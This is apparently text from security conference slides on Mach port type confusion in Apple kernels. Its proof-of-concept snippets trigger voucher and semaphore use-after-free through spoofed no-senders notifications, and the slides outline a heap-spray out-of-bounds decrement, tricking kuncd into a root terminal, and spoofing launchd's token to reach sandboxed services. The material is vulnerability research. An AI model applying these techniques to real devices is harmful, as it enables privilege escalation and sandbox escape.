# Attack 4: spoofed NMS - voucher UAF

When a voucher object receives a NMS, it will call ipc\_voucher\_notify



```
/*
 * Routine: ipc_voucher_notify
 * Purpose:
 *   Called whenever the Mach port system detects no-senders
 *   on the voucher port.
 */
void
ipc_voucher_notify(mach_msg_header_t *msg)
{
    mach_no_senders_notification_t *notification = (void *)msg;
    ipc_port_t port = notification->not_header.msgh_remote_port;
    ipc_voucher_t voucher = ip_get_voucher(port);

    assert(IKOT_VOUCHER == ip_kotype(port));

    /* consume the reference donated by convert_voucher_to_port */
    ipc_voucher_release(voucher);
}
```



ipc\_voucher\_release decreases the voucher's reference counter (iv\_refs) and deallocates the voucher object for the last reference

# Attack 4: spoofed NMS - voucher UAF PoC

```
mach_port_t target = create_voucher(0); //voucher ref = 1  
  
thread_set_mach_voucher(mach_thread_self(), target); //voucher ref=2  
  
send_no_more_sender_to_port(target); //ref=1  
send_no_more_sender_to_port(target); //ref=0, target deallocated  
  
thread_get_mach_voucher(mach_thread_self(), 0, &new_target);
```

# Attack 4: spoofed NMS - semaphore UAF

When a semaphore object receives a NMS, it will call semaphore\_notify



```
/*
 * Routine: semaphore_notify
 * Purpose:
 * Called whenever the Mach port system detects no-senders
 * on the semaphore port.
 *
 * When a send-right is first created, a no-senders
 * notification is armed (and a semaphore reference is donated).
 *
 * A no-senders notification will be posted when no one else holds a
 * send-right (reference) to the semaphore's port. This notification function
 * will consume the semaphore reference donated to the extant collection of
 * send-rights.
 */
void
semaphore_notify(mach_msg_header_t *msg)
{
    mach_no_senders_notification_t *notification = (void *)msg;
    ipc_port_t port = notification->not_header.msgh_remote_port;

    require_ip_active(port);
    assert(IKOT_SEMAPHORE == ip_kotype(port));

    semaphore_dereference((semaphore_t) ip_get_kobject(port));
}
```




semaphore\_dereference decreases the semaphore's ref\_count and deallocates the semaphore object for the last reference

# Attack 4: spoofed NMS - semaphore UAF PoC

```
mach_port_t semaphore_p = 0;
semaphore_create(mach_task_self(), &semaphore_p, SYNC_POLICY_FIFO, 0 );
pthread_t call_semaphore_wait;
pthread_create(&call_semaphore_wait, 0, (void*)call_semaphore_wait_func, &semaphore_p);
sleep(1);
send_no_more_sender_to_port(semaphore_p);
send_no_more_sender_to_port(semaphore_p);
```

# Attack 5: spoofed NMS + type confusion


- semaphore is a very interesting object. Its ref\_count is stored at offset 72.



- semaphore\_dereference will decrease the value at offset 72.

# Attack 5: spoofed NMS + type confusion

- We can 1) change a port type to IKOT\_SEMAPHORE, and 2) then send NMS as many times as we want, so that the value at offset 72 will be decreased as many times as we want before it becomes 0.



**Out-of-bounds  
decreasement**




**In-bounds  
decreasement**

# Attack 5: spoofed NMS + type confusion

IOUserIterator is  
allocated at  
default.kalloc.32



Spray OSArray with  
capacity=4, so that array  
buffers are also allocated  
at default.kalloc.32



Change the iterator port from IKOT\_IOKIT\_OBJECT to  
IKOT\_SEMAPHORE, and send NMS to the port

# Attack 6: trick kuncd

- kuncd is a user space service that is supposed to only handle mach message from the kernel to execute user-space tools on macOS


```
kuncd(8)          BSD System Manager's Manual          kuncd(8)

NAME
  kuncd -- The Kernel User Notification Center daemon.

DESCRIPTION
  The Kernel User Notification Center daemon handles requests by software
  executing in the kernel to display notices and alerts to the user.  The
  daemon also handles kernel requests to execute user-space helper tools.
```

- kuncd checks the audit\_token in the mach message trailer so that it only handles mach messages from the kernel
- Now we can send a mach message to kuncd to launch terminal as root

# Attack 7: Access to any Mach services



With the fake host security port, we can set our token to pid=1, p\_idversion=1, which is the launchd's token

Launchd's sandbox is super nice, so we can bypass the mach-lookup sandbox check

# Attack 7: Access to any Mach services

```
mach_port_t service_port;
char* name = "com.apple.applecamerad";
kern_return_t err = bootstrap_look_up(bootstrap_port, name, &service_port);
printf("err = %d, service_port=%d\n", err, service_port);
```

**err = 1100, service\_port=0**

Before we reset our token to launchd's token

# Attack 7: Access to any Mach services

```
name = "com.apple.applecamerad";
xpc_connection_t client = xpc_connection_create_mach_service(name, NULL, 0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    });
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_uint64(message, "H10ISPServicesRemoteTypeKey", 2);
char H10ISPServicesRemoteDataKey[3680]={};
*(uint32_t*)(H10ISPServicesRemoteDataKey)=9;
xpc_dictionary_set_data(message, "H10ISPServicesRemoteDataKey",H10ISPServicesRemoteDataKey ,3680);
xpc_dictionary_set_string(message,
    "H10ISPServicesRemoteDictionaryNameKey", "/System/Library/LaunchDaemons/com.apple.logd.plist");
xpc_object_t reply= xpc_connection_send_message_with_reply_sync(client, message);
NSLog(@"%@", xpc_copy_description(xpc_dictionary_get_dictionary(reply,
    "H10ISPServicesRemoteDictionaryDataKey")));
```



applecamerad will  
return this plist  
file to our app

```
<dictionary: 0x282700240> { count = 15, transaction: 0, voucher = 0x0, contents =
    "EnableTransactions" => <bool: 0x207d8b4f0>: false
    "Sockets" => <dictionary: 0x2827001e0> { count = 1, transaction: 0, voucher = 0x0, contents =
        "BSDSystemLogger" => <dictionary: 0x282700180> { count = 3, transaction: 0, voucher = 0x0, contents =
            "SockPathName" => <string: 0x280d005a0> { length = 15, contents = "/var/run/syslog" }
            "SockType" => <string: 0x280d007e0> { length = 5, contents = "dgram" }
            "SockPathMode" => <int64: 0x9a81c06cb1aaf58f>: 438
        }
    }
    "BeginTransactionAtShutdown" => <bool: 0x207d8b4d0>: true
    "ThrottleInterval" => <int64: 0x9a81c06cb1aaf837>: 1
    "EnablePressuredExit" => <bool: 0x207d8b4f0>: false
    "MachServices" => <dictionary: 0x2827002a0> { count = 5, transaction: 0, voucher = 0x0, contents =
        "com.apple.logd" => <bool: 0x207d8b4d0>: true
        "com.apple.logd.admin" => <bool: 0x207d8b4d0>: true
```

After we reset our token to launchd's token

# Conclusion

- Variant analysis brings surprises
- Port type confusion forms a giant attack surface
- A vulnerability may have many ways to exploit

Thank you!

